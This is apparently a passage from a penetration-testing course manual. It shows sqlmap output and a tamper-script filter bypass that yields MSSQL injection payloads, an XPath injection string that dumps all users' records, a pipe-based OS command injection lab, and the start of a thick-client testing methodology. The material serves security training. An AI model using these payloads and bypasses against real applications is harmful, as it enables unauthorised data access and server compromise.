[13:53:29] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind - Parameter replace (heavy queri
es)'
[13:53:30] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind - ORDER BY clauses'
[13:53:31] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind - ORDER BY clause (heavy query)'
[13:53:31] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[13:54:14] [WARNING] GET parameter 'ScriptName' is not injectable
[13:54:14] [CRITICAL] all tested parameters appear to be not injectable. Try to increase '--level'/'--ri
sk' values to perform more tests. As heuristic test turned out positive you are strongly advised to cont
inue on with the tests. Please, consider usage of tampering scripts as your target might filter the quer
ies. Also, you can try to rerun by providing either a valid value for option '--string' (or '--regexp')
[13:54:14] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 3 times, 999 (?) - 142 times

[*] shutting down at 13:54:14
```

Ok, since that didn't work let's try the six script called charunicodeencode.py.

ls ~/toolz/sqlmap-dev/tamper/

```
strategicsec@ubuntu: ~/toolz/sqlmap-dev
strategicsec@ubuntu:~/toolz/sqlmap-dev$ ls ~/toolz/sqlmap-dev/tamper/
apostrophemask.py      charencode.py                percentage.py         space2mysqlblank.py
apostrophemask.pyc     charencode.pyc               randomcase.py         space2mysqldash.py
appendnullbyte.py      charunicodeencode.py         randomcomments.py     space2plus.py
appendnullbyte.pyc     equaltolike.py               securesphere.py       space2randomblank.py
base64encode.py        halfversionedmorekeywords.py space2comment.py      unmagicquotes.py
base64encode.pyc       ifnull2ifisnull.py           space2dash.py         versionedkeywords.py
between.py             __init__.py                  space2hash.py         versionedmorekeywords.py
between.pyc            modsecurityversioned.py      space2morehash.py
chardoubleencode.py    modsecurityzeroversioned.py  space2mssqlblank.py
chardoubleencode.pyc   multiplespaces.py            space2mssqlhash.py
strategicsec@ubuntu:~/toolz/sqlmap-dev$
```

python sqlmap.py -u "http://54.213.131.105/Searchresult.aspx?ScriptName=hello" -b --tamper=charunicodeencode


```
sqlmap identified the following injection points with a total of 59 HTTP(s) requests:
---
Place: GET
Parameter: ScriptName
    Type: error-based
    Title: Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause
    Payload: ScriptName=hello' AND 1777=CONVERT(INT,(SELECT CHAR(113)+CHAR(102)+CHAR(103)+CHAR(101)+CHAR(113)+(SELECT (
CASE WHEN (1777=1777) THEN CHAR(49) ELSE CHAR(48) END))+CHAR(113)+CHAR(110)+CHAR(106)+CHAR(119)+CHAR(113))) AND 'ZmPK'=
'ZmPK

    Type: stacked queries
    Title: Microsoft SQL Server/Sybase stacked queries
    Payload: ScriptName=hello'; WAITFOR DELAY '0:0:5'--

    Type: AND/OR time-based blind
    Title: Microsoft SQL Server/Sybase time-based blind
    Payload: ScriptName=hello' WAITFOR DELAY '0:0:5'--
```

FINALLY!!!!!!!!!!!!!!!!
We found a tamper script that works!!!!!!!!!!!!!!!!


Lab 52: Current Status – XPATH Injection

View information for all users transaction including username.

Checking the current status of "admin" login




Username is sent in POST data



Injecting XPATH Query with username

admin' or '1'='1' -- '



Application shows status of all users with usernames, This username can be used to guess session.

Current Status

To view status for particular stock, enter stock name in texbox below and click on view button. To see the status of all the stocks, click on all button


Username	ScriptCode	ScriptName	Quantity
admin	100023	SecurityFocus	61400
admin	100027	IBM	5000
admin	100026	Google	248247
admin	100025	Microsoft	0

Your current limit is : -9267258


Lab 53: Profile - Command execution

When user clicks on profile option, application shows summary of the account. When user clicks on detail button, application sends username and show detail of that user.


Profile Page



Application is sending username when user clicks on detail button. Tampering this username



PIPE sign is used for multiple execution of commands. Submitting above request executes OS command on server –




Section 3: Thick-client Methodology

The phrase ‘thick client application’ is an umbrella term used to describe distributed applications which deploy a significant amount of application functionality to the client side. Depending on the definition, the client component is or is typically deployed through HTTP by embedding various object/control types within web pages. As with standard web applications, in the case of thick clients, security controls placed at the client side are inherently vulnerable to tampering and should not be relied upon. Although this concept is typically observed during the design of standard HTML/JS applications, developers have a tendency to forget that this same principle applies to ActiveX, Java applets or Flash objects.

The accompanying virtual machines

Together with this methodology two VMware virtual machines have been developed and configured with the toolsets described throughout this document. The first is a 64bit Windows 7 build included to cover analysis of 64 bit clients as well as any components encountered with Windows XP compatibility issues. The second is a 32 bit Windows XP build included to support a number of 32 bit analysis tools which will not run under newer versions of Windows. Additionally this build eliminates the risk from encountering software components incompatible with Windows 7.
It should be noted that although the tools preloaded within these builds have all been submitted to Virus Total (which uses a comprehensive range of commercial anti-virus products to scan submitted samples), anti-virus technologies are not 100% accurate and a complete guarantee cannot be provided over the content of these virtual machines. Therefore it is recommended that whenever deploying these tools within client networks it should be checked that corporate policy has been observed and that client administration staff have verified and authorized their use.



Thick client assessment overview diagram


Overview of the testing process

This thick client testing methodology is broken down into 9 sections. The first section provides a brief guide as to the main client technology types which are likely to be encountered within such engagements and the key features which can be used to identify them. Following this, 'Setup analysis environment' describes the setup and testing of many of the tools utilized later in the methodology. The next section describes the tools and steps involved in analysing the changes made to the client systems by application installs. 'Binary/Bytecode Analysis' walks the reader through a number of techniques which can be employed to disassemble, decompile and analyse application components for vulnerabilities (focusing on WinPE/ActiveX/Java). 'Traffic Analysis' provides guidance on testing activities which involve directly viewing and manipulating the network traffic generated by the client and server. The section 'Client controls bypassing' demonstrates the use of tools which can be used to circumvent security controls which are only implemented at the client side. The final two sections deal with methods of discovering application vulnerabilities through sending certain predefined attack signatures to both the local client and remote server components (fuzzing).

Identifying the application's technology stack is an imperative requirement when deciding upon a correct course of testing activities. It is for this reason that the first section of this methodology provides an overview of the various client-side technologies which are likely to be encountered when conducting thick client assessments. These sections aim to provide the reader with not only a basic understanding of the technologies involved but also an ability to quickly and reliably identify each category.

ActiveX


ActiveX controls provide a method for windows portable executables (PE/EXE) to be embedded within web pages. Once these controls are installed/registered, through JavaScript the browser is able to 'call' functions published by the executable through 'Component Object Model' (COM) Interfaces. The following code-snippet demonstrates this:



ActiveX control code example

Due to the fact that ActiveX controls are essentially full executables running on the client system, they can interact with the entire operating system in the same way as any other executable (with the privileges of the running user). This has obvious security implications as any attacker who is able to gain control of the ActiveX object (through attacks such as buffer overflows) will likely gain complete control of the client system. Even if only able to trigger legitimate functionalities exported by the control, there exists significant potential to exploit these functionalities to execute attacks of critical severity.

Identifying when a site is utilizing ActiveX controls is relatively trivial as they can be easily spotted in the HTML source as demonstrated above. Additionally, an alert bar will appear at the top of the browser window prompting the user to allow the ActiveX control or as sometimes stated, to declare it 'safe for scripting'.



ActiveX browser prompt

Java Applets

From a high level perspective other than the obvious underlying language difference Java applets and ActiveX controls accomplish similar tasks to each other with only one major difference; Java applets run in a sandboxed environment. As with all Java based applications applets are not natively compiled to execute directly on the operating system, executing tasks through calling its APIs; instead they run within a Java Virtual Machine (JVM). This difference means that Java applets are unlikely to expose such potentially security sensitive functionality as may be found within an ActiveX control (i.e. the JVM

controls the degree of access which is granted to operating system resources). Due to the relative lack of functionality-scope available to these components, applets are usually used for tasks such as capturing user input or providing interactive content which exceeds the complexity of that which is usually assigned to JavaScript based content.
The following code segment demonstrates through HTML a typical use of and interaction with a Java applet.

*new 3 - Notepad++

File Edit Search View Encoding Language Settings Macro Run TextFX Plugins Window ? X

new 2 | new 3

```
1  <script>
2      function play() {
3          alert("you scored " + TheApplet.getScore());
4          document.location = "submitScore.jsp?score=" +
5              TheApplet.getObsScore() + "&name=" +
6              document.playForm.yourName.value;
7      }
8  </script>
9
10 <form name=playForm>
11     <p>Enter name: <input type="text" name="yourName" value=""></p>
12     <input type="button" value="Play" onclick=JavaScript:play()>
13 </form>
14
15 <applet code="https://wahh-game.com/JavaGame.class"id="TheApplet"></applet>
16
```

length : 463 lines : 16 | Ln : 16 Col : 1 Sel : 0 | Dos\Windows | ANSI | INS

Java code example

Flash/ActionScript

